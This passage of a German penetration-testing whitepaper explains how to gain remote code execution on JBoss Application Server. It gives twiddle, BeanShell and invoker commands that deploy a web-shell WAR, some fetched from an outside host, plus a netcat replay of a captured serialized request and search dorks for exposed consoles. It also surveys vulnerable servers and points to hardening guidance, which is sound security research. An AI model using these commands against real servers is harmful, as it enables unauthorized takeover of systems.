RMI ermöglicht den „lokalen" Aufruf von Methoden entfernter Java-Objekte und ist das Äquivalent zu *Remote Procedure Calls*, wie sie aus prozeduralen Programmiersprachen bekannt sind. Mit RMI erhält eine lokale Applikation Zugriff auf ein entferntes Objekt und kann anschließend Methoden dieses Objekts aufrufen. Die Kommunikation zwischen Client und Server ist für die Applikation transparent, so dass das Objekt genutzt werden kann, als wäre es lokal vorhanden.

Java Naming and Directory Service

Der *Java Naming and Directory Service* (JNDI) ist ein Service zum Auffinden von Daten und Objekten. JNDI vereinheitlicht dabei den Zugriff auf eine Vielzahl von bereits existierenden Services zur Namensauflösung wie LDAP, DNS, NIS und auch die *RMI Registry*.

Die RMI Registry ist der Service zum Auffinden von entfernten Objekten bei RMI. Über die RMI Registry kann die Applikation zum Beispiel abfragen, welche Objekte verfügbar sind oder nach bestimmten Objekten suchen. Die Registry liefert dann entsprechende Objektreferenzen zurück, über welche diese Objekte eindeutig angesprochen werden können und die von der Applikation transparent genutzt werden, um auf die Objekte zuzugreifen.

Der JBoss AS benutzt JNDI für Namensauflösungen, so auch für die Vergabe von Referenzen auf entfernte Objekte über RMI mittels der RMI Registry.

MBean-Zugriff über RMI

Die Möglichkeit zum „lokalen" Aufruf von Methoden entfernter Java-Objekte ist nicht nur für selbstentwickelte Softwarekomponenten des JBoss AS möglich, sondern erlaubt über einen vordefinierten Adapter-Service den Zugriff auf die MBeans des JBoss AS. Die RMI-Schnittstelle ist in einer Standard-JBoss AS-Installation aktiviert und auf Port `4444` zu erreichen. Der ebenfalls benötigte JNDI-Service ist in einer Standardinstallation auf den Ports `1098` und `1099` zu erreichen.

Um mit dem RMI-Service des JBoss AS zu kommunizieren kann ein entsprechendes Java-Programm geschrieben werden. Einfacher ist jedoch die Benutzung des mit dem JBoss AS mitgelieferten Programms `twiddle`:

```
$ sh jboss-4.2.3.GA/bin/twiddle.sh -h
A JMX client to 'twiddle' with a remote JBoss server.

usage: twiddle.sh [options] <command> [command_arguments]

options:
    -h, --help              Show this help message
```

kontakt@redteam-pentesting.de
http://www.redteam-pentesting.de
Tel.: +49 241 963-1300, Fax: -1304

```
    --help-commands    Show a list of commands
-H=<command>           Show command specific help
-c=command.properties  Specify the command.properties file to use
-D<name>[=<value>]     Set a system property
--                     Stop processing options
-s, --server=<url>     The JNDI URL of the remote server
-a, --adapter=<name>   The JNDI name of the RMI adapter to use
-u, --user=<name>      Specify the username for authentication
-p, --password=<name>  Specify the password for authentication
-q, --quiet            Be somewhat more quiet
```

Mit `twiddle` können die MBeans des JBoss AS über RMI von der Kommandozeile aus angesprochen werden. Es existieren sowohl ein Windows- (`twiddle.bat`) als auch ein Linuxskript (`twiddle.sh`) um `twiddle` aufzurufen. Analog zur JMX Console können die Attribute der MBeans eingesehen und gegebenenfalls geändert werden, sowie die zur Verfügung gestellten Methoden der MBeans aufgerufen werden. Der aus Abschnitt 3.3 bekannte Befehl zum Anzeigen der Attribute des ServerInfo-MBeans lautet zum Beispiel:

```
$ ./twiddle.sh -s scribus get jboss.system:type=ServerInfo

ActiveThreadCount=50
AvailableProcessors=1
OSArch=amd64
MaxMemory=518979584
HostAddress=127.0.1.1
JavaVersion=1.6.0_06
OSVersion=2.6.24-19-server
JavaVendor=Sun Microsystems Inc.
TotalMemory=129957888
ActiveThreadGroupCount=7
OSName=Linux
FreeMemory=72958384
HostName=scribus
JavaVMVersion=10.0-b22
JavaVMVendor=Sun Microsystems Inc.
JavaVMName=Java HotSpot(TM) 64-Bit Server VM
```

Installation von `redteam.war`

Um die WAR-Datei `redteam.war` mit Hilfe von `twiddle` zu installieren wird, wie bereits in Abschnitt 3.3, die `deploy()`-Methode des MainDeployer verwendet:

```
$ ./twiddle.sh -s scribus invoke jboss.system:service=MainDeployer
               deploy http://www.redteam-pentesting.de/redteam.war
```

Anschließend ist wieder unter der URL

kontakt@redteam-pentesting.de
http://www.redteam-pentesting.de
Tel.: +49 241 963-1300, Fax: -1304

```
http://scribus:8080/redteam/redteam-shell.jsp
```

die bereits bekannte Java Server Page erreichbar, welche beliebige Befehle auf dem JBoss AS-Host ausführt.

3.5 BSHDeployer

Der in Abschnitt 3.4 beschriebene Angriff über die RMI-Schnittstelle setzt voraus, dass der JBoss AS eine Verbindung zu einem entfernten HTTP-Server initiieren darf.

In vielen Konfigurationen sind jedoch in den Firewall-Regeln ausgehende Verbindungen vom JBoss AS aus nicht erlaubt. In Abbildung 7 ist dies graphisch dargestellt. Das Verbieten solcher Verbindungen geschieht vor dem Hintergrund, dass ein Applikationsserver normalerweise nur eingehende Verbindungen beantwortet, jedoch keine neuen Verbindungen aufbaut. So wird einem Angreifer, welcher sich Zugang zu einem solchen Rechner verschafft hat, die Kommunikation nach außen erschwert.



Abbildung 7: JBoss AS-Installation Firewall-Restriktion

Damit auf einem so geschützten JBoss AS dennoch die Datei `redteam.war` installiert werden kann, muss diese zum Beispiel lokal auf dem Hostrechner vorhanden sein. Der JBoss AS bietet allerdings keine direkte Möglichkeit für einen Angreifer, Dateien auf den Hostrechner zu laden. Mit Hilfe des `BeanShellDeployer` lässt sich dennoch eine Datei beliebigen Inhalts auf dem entfernten Server anlegen.

BeanShell

BeanShell ist eine Skriptsprache, welche im *Java Runtime Environment* (JRE) läuft. Die Sprache unterstützt die normale Java-Syntax, erweitert diese jedoch zusätzlich um vor allem aus Skriptsprachen bekannte Eigenschaften wie etwa dynamisch typisierte Variablen. BeanShell wurde entwickelt um unter anderem das Experimentieren mit und die Fehlersuche in Java-Programmen

kontakt@redteam-pentesting.de
http://www.redteam-pentesting.de
Tel.: +49 241 963-1300, Fax: -1304

zu vereinfachen (*Rapid Prototyping*), da sich BeanShell-Skripts schnell schreiben lassen und keine Kompilierung benötigen.

BSHDeployer

Der im JBoss AS vorhandene SubDeployer `BSHDeployer` (siehe auch Abschnitt 2.3) ermöglicht das Einspielen von BeanShell-Skripten. Diese werden automatisch einmalig ausgeführt, nachdem sie installiert wurden.

Die für das Installieren genutzte Methode des `BSHDeployer` ist

```
createScriptDeployment(String bshScript, String scriptName)
```

Als Parameter erwartet `createScriptDeployment` das auszuführende Skript `bshScript` sowie einen Namen `scriptName`, unter welchem das Skript registriert werden soll. Der Parameter `bshScript` ist (wie der Typ `String` zeigt) keine Datei, sondern das komplette Skript als Zeichenkette.

BeanShell-Skript

Ziel der Benutzung des BSHDeployers ist es, die Datei `redteam.war` auf dem Hostrechner des JBoss AS abzulegen, damit diese über den MainDeployer als lokale Datei installiert werden kann. Das folgende BeanShell-Skript realisiert dies:

```
 1 import java.io.FileOutputStream;
 2 import sun.misc.BASE64Decoder;
 3
 4 // Base64 encoded redteam.war
 5 String val = "UEsDBBQACA[...]AAAAA";
 6
 7 BASE64Decoder decoder = new BASE64Decoder();
 8 byte[] byteval = decoder.decodeBuffer(val);
 9 FileOutputStream fs = new FileOutputStream("/tmp/redteam.war");
10 fs.write(byteval);
11 fs.close();
```

Das Skript wurde zur besseren Lesbarkeit in Zeile 5 gekürzt. Die Variable `val` enthält die komplette `redteam.war`-Datei als Base64-kodierte Zeichenkette. Wird das Skript ausgeführt, so dekodiert es die Zeichenkette und schreibt die Daten in die Datei `/tmp/redteam.war`. Das Verzeichnis `/tmp/` enthält unter Linux temporäre Dateien und ist normalerweise für jeden Benutzer les- und schreibbar, weswegen es hier gewählt wurde. Unter Windows ist ein äquivalentes Verzeichnis `C:\WINDOWS\TEMP\`.

kontakt@redteam-pentesting.de
http://www.redteam-pentesting.de
Tel.: +49 241 963-1300, Fax: -1304

Installation von `redteam.war`

Mit Hilfe des bereits in Abschnitt 3.4 genutzten `twiddle` kann die Methode

```
createScriptDeployment()
```

des BSHDeployer aufgerufen werden:

```
$ ./twiddle.sh -s scribus invoke jboss.deployer:service=BSHDeployer
    createScriptDeployment "`cat redteam.bsh`" redteam.bsh
```

Die Datei `redteam.bsh` enthält das vorher beschriebene BeanShell-Skript, jedoch ohne Kommentare und Zeilenumbrüche. Letztere würden die Übergabe des Skripts als Kommandozeilenparameter verhindern. Bei erfolgreichem Aufruf liefert JBoss AS den Namen der temporären BeanShell-Datei zurück, welche auf dem Rechner angelegt wurde, zum Beispiel:

```
file:/tmp/redteam.bsh55918.bsh
```

Da das BeanShell-Skript einmalig ausgeführt wird, hat dieses die Datei `/tmp/redteam.war` angelegt. Diese kann nun analog zu Abschnitt 3.4 installiert werden, allerdings wird nun eine URL für den lokalen Pfad benutzt:

```
$ ./twiddle.sh -s scribus invoke jboss.system:service=MainDeployer
                 deploy file:/tmp/redteam.war
```

Anschließend können über `redteam-shell.jsp` wieder beliebige Befehle ausgeführt werden.

3.6 Web Console Invoker

Die JMX Console (Abschnitt 3.3) und RMI (Abschnitte 3.4 und 3.5) sind die „klassischen" Methoden, um auf den JBoss AS zuzugreifen. Neben diesen offensichtlichen Möglichkeiten, mit dem JBoss AS zu kommunizieren, existieren jedoch noch weitere, versteckte Schnittstellen. Ein Beispiel ist der von der *Web Console* genutzte JMX Invoker.

Web Console

Die Web Console ist neben der JMX Console ebenfalls über den Webbrowser zu erreichen, und stellt eine erweiterte Sicht auf die JBoss-Komponenten zur Verfügung. Sie ist eine Kombination aus einem Java Applet, welches die JBoss AS-Komponenten in einer Menüstruktur zeigt, und einer bereits von der JMX Console (siehe Abschnitt 3.3) bekannten HTML-Ansicht. Abbildung 8 zeigt die Standard-Ansicht der Web Console.

kontakt@redteam-pentesting.de
http://www.redteam-pentesting.de
Tel.: +49 241 963-1300, Fax: -1304



Abbildung 8: Standard-Ansicht Web Console

Im Menü der Web Console sind auch die einzelnen MBeans anwählbar, allerdings zeigen die Verweise auf die MBean-Ansichten der JMX Console. Somit ist es bei einer passwortgeschützten JMX Console nicht möglich, auf die Funktionalität der MBeans über die Web Console zuzugreifen, wenn man nicht über die entsprechenden Logindaten verfügt.

JMX Invoker der Web Console

Das Java Applet der Web Console hat neben der übersichtlichen Darstellung der JBoss AS-Komponenten in einer Menüstruktur und der Bereitstellung von weiteren Informationen noch zusätzliche Funktionalität. So können zum Beispiel MBean-Attribute über Echtzeitgraphen auf Änderungen überwacht werden. Für diese Funktionalität greift die Web Console auf einen JMX Invoker (siehe auch Abschnitt 2.2) zurück, welcher standardmäßig unter

```
http://$hostname/web-console/Invoker
```

zu finden ist, wobei `$hostname` der Name des Hostrechners ist (hier: `scribus`).

Dieser Invoker ist ein vollständiger JMX Invoker und nicht auf die von der Web Console benötigte Funktionalität eingeschränkt. Der Invoker ist zudem in der Standardinstallation uneingeschränkt von außen ansprechbar, so dass ein Angreifer beliebige JMX-Aufrufe an den JBoss AS schicken kann.

kontakt@redteam-pentesting.de
http://www.redteam-pentesting.de
Tel.: +49 241 963-1300, Fax: -1304

Installation von `redteam.war`

Um über den Invoker der Web Console die `redteam.war`-Datei zu installieren, müssen die JMX-Aufrufe im richtigen Format als HTTP POST-Anfragen an den Invoker geschickt werden. Da das aus Abschnitt 3.4 bekannte `twiddle` nur für Aufrufe über JBoss AS-RMI benutzt werden kann, wurde für die direkte Benutzung des Web Console JMX Invokers ein eigenes Skript `webconsole_invoker.rb` geschrieben. Dieses benutzt die Java-Klasse

```
org.jboss.console.remote.Util
```

der Datei `Util.class` aus der JBoss AS-JAR-Datei `console-mgr-classes.jar`. Sie stellt die Methoden

```
public static Object invoke(
    java.net.URL externalURL,
    RemoteMBeanInvocation mi)

public static Object getAttribute(
    java.net.URL externalURL,
    RemoteMBeanAttributeInvocation mi)
```

zur Verfügung, mit welchen über den Invoker der Web Console Attribute von MBeans ausgelesen und Methoden aufgerufen werden können. Das Skript `webconsole_invoker.rb` benutzt diese Klasse, um eine ähnliche Funktionalität wie `twiddle` zu implementieren. Es ist in JRuby[6] geschrieben, einem Ruby[7]-Interpreter welcher auf der JVM läuft. Mit JRuby können Java-Klassen direkt aus Ruby-Code benutzt werden. Das Skript lässt sich wie folgt benutzen:

```
$ ./webconsole_invoker.rb -h

Usage: ./webconsole_invoker.rb [options] MBean

 -u, --url URL                The Invoker URL to use (default:
                              http://localhost:8080/web-console/
                              Invoker)
 -a, --get-attr ATTR          Read an attribute of an MBean
 -i, --invoke METHOD          invoke an MBean method
 -p, --invoke-params PARAMS   MBean method params
 -s, --invoke-sigs SIGS       MBean method signature
 -t, --test                   Test the script with the ServerInfo
                              MBean
 -h, --help                   Show this help

Example usage:
./webconsole_invoker.rb -a OSVersion jboss.system:type=ServerInfo
```

[6] `http://jruby.codehaus.org/`
[7] `http://www.ruby-lang.org/`

kontakt@redteam-pentesting.de
http://www.redteam-pentesting.de
Tel.: +49 241 963-1300, Fax: -1304

```
./webconsole_invoker.rb -i listThreadDump
                        jboss.system:type=ServerInfo
./webconsole_invoker.rb -i listMemoryPools -p true -s boolean
                        jboss.system:type=ServerInfo
```

Um mittels des BSHDeployers analog zu Abschnitt 3.5 die Datei `redteam.war` zu installieren, müssen die folgenden Befehle ausgeführt werden:

```
$ ./webconsole_invoker.rb -u http://scribus:8080/web-console/Invoker
                          -i createScriptDeployment
                          -s "java.lang.String","java.lang.String"
                          -p "`cat redteam.bsh`",redteam.bsh
                          jboss.deployer:service=BSHDeployer
```

Der obige Aufruf erstellt die lokale `redteam.war` auf dem entfernten System. Zusätzlich zum Namen der Methode benötigt `webconsole_invoker.rb` die Signatur der Methode (mittels „-s“), da Java das Überladen von Methoden unterstützt.

Wie bereits in Abschnitt 3.5 kann nun im zweiten Schritt die lokale Datei `/tmp/redteam.war` wieder über den MainDeployer installiert werden, so dass anschließend `redteam-shell.jsp` wieder zur Verfügung steht.

```
$ ./webconsole_invoker.rb -u http://scribus:8080/web-console/Invoker
                          -i deploy
                          -s "java.lang.String"
                          -p "file:/tmp/redteam.war"
                          jboss.system:service=MainDeployer
```

3.7 JMXInvokerServlet

Wie bereits in Abschnitt 2.1 beschrieben ermöglicht der JBoss AS über den Einsatz von Adaptoren die Benutzung von MBean-Services über beliebige unterstützte Protokolle. Für HTTP stellt der JBoss AS den `HttpAdaptor` zur Verfügung. Dieser wird zum Beispiel gerne genutzt, um trotz einer Zugriffsbeschränkung durch die Firewall, welche nur die Verbindung über den HTTP-Port erlaubt (standardmäßig Port 8080), den Zugriff auf den MBean Server und damit auf die Funktionalität der JBoss AS-MBeans zu ermöglichen.

In der Standardinstallation ist der `HttpAdaptor` nicht aktiviert. Jedoch ist der JMX Invoker des `HttpAdaptor` unter

```
http://$hostname/invoker/JMXInvokerServlet
```

aktiviert und frei zugänglich. Dieser Invoker nimmt HTTP POST-Anfragen entgegen, welche als Datenteil einen serialisierten JMX-Aufruf (die entsprechenden Objekte gehören zur JBoss AS-

kontakt@redteam-pentesting.de
http://www.redteam-pentesting.de
Tel.: +49 241 963-1300, Fax: -1304

Java-Klasse `MarshalledInvocation`) enthalten. Nach der Deserialisierung wird das Objekt an das Ziel-MBean weitergeleitet, wie in Abschnitt 2.1 beschrieben.

Somit kann, ähnlich zur Benutzung des Invokers der Web Console in Abschnitt 3.6, zum Senden beliebiger JMX-Befehle das `JMXInvokerServlet` benutzt werden.

Erstellen von `MarshalledInvocation`-Objekten

Das `JMXInvokerServlet` nimmt keine zum Web Console Invoker kompatiblen Befehle entgegen, so dass das in Abschnitt 3.6 vorgestellte Programm `webconsole_invoker.rb` nicht wiederverwendet werden kann.

Da `MarshalledInvocation`-Objekte normalerweise nur JBoss AS-intern für die transparente Kommunikation und nicht direkt von Applikationen genutzt werden, ist das Erstellen eines solchen Objekts in einer eigenen Applikation (ähnlich zu `webconsole_invoker.rb`) nicht ohne tiefgehende Kenntnisse des JBoss AS-Quellcodes möglich. Für das Testsetup wurde darum eine einfachere Möglichkeit gewählt, um ein solches Objekt mit dem gewünschten JMX-Aufruf zu erstellen, indem einfach die HTTP POST-Anfragen mitgeschnitten und wiederverwendet wurden.

Das Skript `httpinvoker.rb` (ebenfalls in JRuby geschrieben) funktioniert äquivalent zu `webconsole_invoker.rb`, allerdings für JBoss AS mit in der Konfiguration aktiviertem `HttpAdaptor`:

```
$ ./httpinvoker.rb -h

Usage: ./httpinvoker.rb [options] MBean

 -j, --jndi URL                   The JNDI URL to use (default:
                                  http://localhost:8080/invoker/
                                  JNDIFactory)
 -p, --adaptor URL                The Adaptor URL to use (default:
                                  jmx/invoker/HttpAdaptor)
 -a, --get-attr ATTR              Read an attribute of an MBean
 -i, --invoke METHOD              invoke an MBean method
     --invoke-params PARAMS       MBean method params
 -s, --invoke-sigs SIGS           MBean method signature
 -t, --test                       Test the script with the ServerInfo
                                  MBean
 -h, --help                       Show this help
```

Sendet man mit diesem Skript einen beliebigen JMX-Aufruf zu einem JBoss AS mit aktiviertem `HttpAdaptor`, so wird unter anderem eine HTTP POST-Anfrage mit dem entsprechenden se-

kontakt@redteam-pentesting.de
http://www.redteam-pentesting.de
Tel.: +49 241 963-1300, Fax: -1304

rialisierten `MarshalledInvocation`-Objekt erzeugt und an das `JMXInvokerServlet` geschickt.

Mit einem Netzwerksniffer wie zum Beispiel *Wireshark*[8] kann die HTTP POST-Anfrage mitgeschnitten und gespeichert werden. Sie kann nun beliebig oft an das `JMXInvokerServlet` eines versionsgleichen JBoss AS gesendet werden, in welchem der `HttpAdaptor` *nicht* aktiviert sein muss (wie in der Standardinstallation). Hierfür kann zum Beispiel das Programm *netcat*[9] benutzt werden. Im Falle des Testsetups wäre dies:

```
$ nc scribus 8080 < post_request.dump
```

Installation von `redteam.war`

Um `redteam.war` wieder über den BSHDeployer zu installieren müssen zuerst die JMX Invoker-Aufrufe für das Ausführen des BeanShell-Skripts sowie der Installation über den Main-Deployer mitgeschnitten werden. Hierfür muss ein JBoss AS mit aktiviertem `HttpAdaptor` gestartet werden. Die Aufrufe des `httpinvoker.rb`-Skripts sind analog zu denen des Skripts `webconsole_invoker.rb` aus Abschnitt 3.6. Das Mitschneiden der HTTP Post-Anfragen kann mit Wireshark geschehen, anschließend können die Anfragen wie oben beschrieben an einen beliebigen, versionsgleichen JBoss AS gesendet werden. Danach steht, wie in den vorigen Abschnitten, wieder `redteam-shell.jsp` zum Ausführen von Befehlen zur Verfügung.

4 Praxisrelevanz

Bei der Suche nach JBoss AS-Installationen im Internet findet sich eine große Anzahl von unsicher konfigurierten Installationen, welche produktiv genutzt werden. Da JBoss AS aufgrund seiner Möglichkeiten vor allem in großen Organisations- und Unternehmensnetzen eingesetzt wird, betrifft dies auch kritische Infrastrukturen. Eine Suche bei Google nach

```
inurl:"jmx-console/HtmlAdaptor"
```

lieferte Anfang Dezember 2008 über 60.000 Treffer für potentiell ungeschützte JMX Consoles. Von den ersten 100 Treffern enthalten alleine 27 URLs den Zusatz `.gov`, was auf Regierungswebseiten hindeutet.

Um die Ergebnisse breiter zu fassen, wurde im zweiten Schritt nach JBoss AS-Einstiegsseiten gesucht. Diese finden sich verhältnismäßig oft im Internet, auch wenn zum Beispiel die JMX Console passwortgeschützt wird. Die Suche bei Yahoo! nach

[8] `http://www.wireshark.org`
[9] `http://netcat.sourceforge.net`

kontakt@redteam-pentesting.de
http://www.redteam-pentesting.de
Tel.: +49 241 963-1300, Fax: -1304

```
intitle:"Welcome to JBoss"
```

lieferte 1.150 Treffer. Um eine erste Aussage über das Verhältnis zwischen verwundbaren und nicht verwundbaren JBoss AS-Instanzen zu erhalten, wurden die ersten 25 dieser URLs genauer untersucht, wobei darauf geachtet wurde, nur URLs unterschiedlicher Domänen zu verwenden. Die Server wurden zuerst auf eine offene JMX Console, dann auf eine offene Web Console und schließlich auf ein vorhandenes JMXInvokerServlet untersucht. Sobald eine verwundbare Stelle gefunden wurde, wurde der betroffene Server nicht mehr weiter untersucht.



Abbildung 9: Verteilung verwundbarer JBoss AS-Server in Yahoo!-Suche

Von den 25 URLs waren 8 nicht erreichbar oder enthielten keine funktionsfähige JBoss AS-Instanz. 15 Server waren potentiell angreifbar: Hiervon boten 10 eine offene JMX Console. In einem Fall war zwar keine JMX Console öffentlich erreichbar, wohl aber eine Web Console. In vier Fällen waren JMX Console und Web Console abgesichert, trotzdem fand sich ein zugreifbares JMXInvokerServlet. Insgesamt fanden sich nur zwei URLs in der Stichprobe, die offensichtlich gegen alle drei Testszenarien abgesichert waren. Abbildung 9 visualisiert diese Zahlen.

Es zeigt sich, dass eine sehr große Anzahl von JBoss AS potentiell[10] verwundbar für die in dieser Arbeit vorgestellten Angriffe sind. Auch in der Praxis von Penetrationstests bestätigt sich diese recht hohe Anzahl von verwundbaren JBoss AS-Installationen. JBoss AS-Instanzen finden sich häufig in internen Netzwerken, oft als Backend genutzt. Diese Systeme sind meist veraltet und schlecht gewartet. Bei der Korrektur der Probleme wird häufig offensichtlich, dass in vie-

[10] Es wurde aus offensichtlichen Gründen auf keinem der gefundenen JBoss AS versucht, eine WAR-Datei zu installieren und Befehle auf dem System auszuführen

kontakt@redteam-pentesting.de
http://www.redteam-pentesting.de
Tel.: +49 241 963-1300, Fax: -1304

len Firmen kein Know-how für diese Arbeiten vorhanden ist. Oft wurden die Server einmalig aufgesetzt und seitdem nur unzureichend gewartet.

Das Bedrohungspotential ist in der Praxis vorhanden und zeigt, dass die Absicherung eines JBoss AS für die zuständigen Administratoren keinesfalls eine leichte Aufgabe ist. Die hohe Anzahl von verwundbaren JBoss AS-Instanzen im Internet deutet auf eine zur Zeit unterschätzte Gefahr hin.

5 Absicherung eines JBoss AS

Die Absicherung einer JBoss AS-Instanz hängt natürlich in erster Linie vom individuellen Einsatzzweck ab. Die in dieser Arbeit aufgezeigten Angriffsvektoren zeigen jedoch auch, dass eine Grundabsicherung des JBoss AS nötig ist. Die genaue Vorgehensweise bei der Absicherung eines JBoss AS ist nicht Teil dieser Arbeit, welche sich mit der offensiven Vorgehensweise und den Gefahren einer unsicheren JBoss AS-Installation beschäftigt. Darum soll hier auf die bereits vorhandene, umfangreiche Dokumentation hingewiesen werden.

Das von jboss.org bereitgestellte Dokument *Securing JBoss*[11] stellt einen sehr guten Startpunkt dar und listet die Services einer Standard-JBoss AS-Installation auf, welche abgesichert werden müssen und wie dies geschehen kann. Bereits die Beachtung der ersten drei Punkte macht die in dieser Arbeit vorgestellten Angriffe unwirksam. Kapitel 9 des Buches *JBoss - Das Entwicklerheft* [RJ05] (das Kapitel ist beim Verleger O'Reilly frei verfügbar[12]) beschreibt ebenfalls in größerer Detailtiefe die Absicherung einer Standardinstallation und stellt einen guten Wegweiser dar. Zuletzt enthält auch der Application Server Guide [Inc06] in Kapitel 8 Dokumentation zur Absicherung, welche allerdings sehr ins Detail des JBoss- und Java-Sicherheitsmodells geht.

Jede JBoss AS-Installation sollte vor dem Livebetrieb einer Standardabsicherung unterzogen werden, wie sie in den oben genannten Dokumenten aufgeführt wird. Alleine eine solche Standardabsicherung würde alle Angriffe, wie sie hier vorgestellt wurden, unmöglich machen. Auch während des Betriebs des JBoss AS sollte sichergestellt werden, dass ein verantwortlicher Ansprechpartner mit den entsprechenden JBoss AS-Kenntnissen verfügbar ist, da eine so komplexe Applikation wie der JBoss AS eine kontinuierliche Wartung benötigt. Neben der Standardabsicherung muss natürlich auch die individuelle Absicherung, ausgerichtet auf die eigenen Bedürfnisse und die Art der Benutzung des JBoss AS, durchgeführt werden. Bei allen diesen Maßnahmen unterscheidet sich eine JBoss AS Absicherung allerdings nicht viel von anderen komplexen Anwendungen, auch wenn in der Praxis unzureichend abgesicherte JBoss-AS Instanzen verhältnismäßig oft zu finden sind.

[11] https://www.jboss.org/community/docs/DOC-12188
[12] http://www.oreilly.de/catalog/jbossadnger/chapter/ch09.pdf

kontakt@redteam-pentesting.de
http://www.redteam-pentesting.de
Tel.: +49 241 963-1300, Fax: -1304

6 Fazit

Die sichere Konfiguration eines JBoss Application Server ist eine schwierige Aufgabe. In dieser Arbeit wurde gezeigt, welche unterschiedlichen Möglichkeiten existieren, als anonymer Angreifer beliebigen Code auf einem JBoss AS nach Installation einer eigenen WAR-Datei auszuführen:

- **JMX Console**: Installation der WAR-Datei direkt über den Browser
- **RMI**: Installation der WAR-Datei über die RMI-Schnittstelle
- **BSHDeployer**: Umgehen von Restriktionen von Server-initiierten Verbindungen durch Ablage der WAR-Datei auf dem Server und anschließende lokale Installation
- **Web Console Invoker**: Installation der WAR-Datei über den JMX Invoker der Web Console
- **JMXInvokerServlet**: Installation der WAR-Datei über den JMX Invoker des HttpAdaptor

Dabei wurde, angefangen bei der Standardkonfiguration, die Konfiguration sukzessive angepasst, um das Sicherheitslevel zu erhöhen. So konnte gezeigt werden, dass selbst bei abgesicherter JMX Console und Web Console noch die Möglichkeit besteht, Code auf dem Server auszuführen.

Insgesamt zeigt sich, dass die leichte Installation und sofortige Einsatzbereitschaft des JBoss AS vielfach dazu verleitet, keine gründliche und vor allem vollständige Absicherung vorzunehmen. Dies zeigt sich bereits in einer kleinen Auswahl von über das Internet gefundenen JBoss AS-Installationen und bestätigt sich in der täglichen Praxis bei Penetrationstests. Trotz vorhandener Dokumentation zur Absicherung eines JBoss AS werden häufig nach der Installation keine oder zu wenige Sicherungsmaßnahmen ergriffen.

Der scheinbar einfachen Handhabung steht die Vielzahl von Diensten und Schnittstellen entgegen, die den JBoss AS zu einem so mächtigen Werkzeug machen. Da das Design des JBoss AS als komponentenbasierte Applikation mit möglichst hoher Flexibilität zudem tiefe Eingriffe in das System zulässt, ist der unauthentifizierte Zugriff auf diese Schnittstellen mit großen Risiken verbunden. Hat ein Angreifer erst einmal einen offenen Zugang gefunden, kann er meist ganze Komponenten überwachen, austauschen oder neue hinzufügen und so letztendlich beliebigen Code mit den Rechten des JBoss AS ausführen.

kontakt@redteam-pentesting.de
http://www.redteam-pentesting.de
Tel.: +49 241 963-1300, Fax: -1304

Literatur

[Inc06] JBoss Inc. The JBoss 4 Application Server Guide. `http://docs.jboss.org/jbossas/jboss4guide/r5/adminguide.pdf`, 2006.

[RJ05] Norman Richards and Sam Griffith Jr. *JBoss - Das Entwicklerheft*. O'Reilly, Oktober 2005.

[Sch08] Jörg Scheinert. Hacking jBoss. Technical report, n.runs AG, 2008. `http://www.nruns.com/_downloads/Whitepaper-Hacking-jBoss-using-a-Browser.pdf`.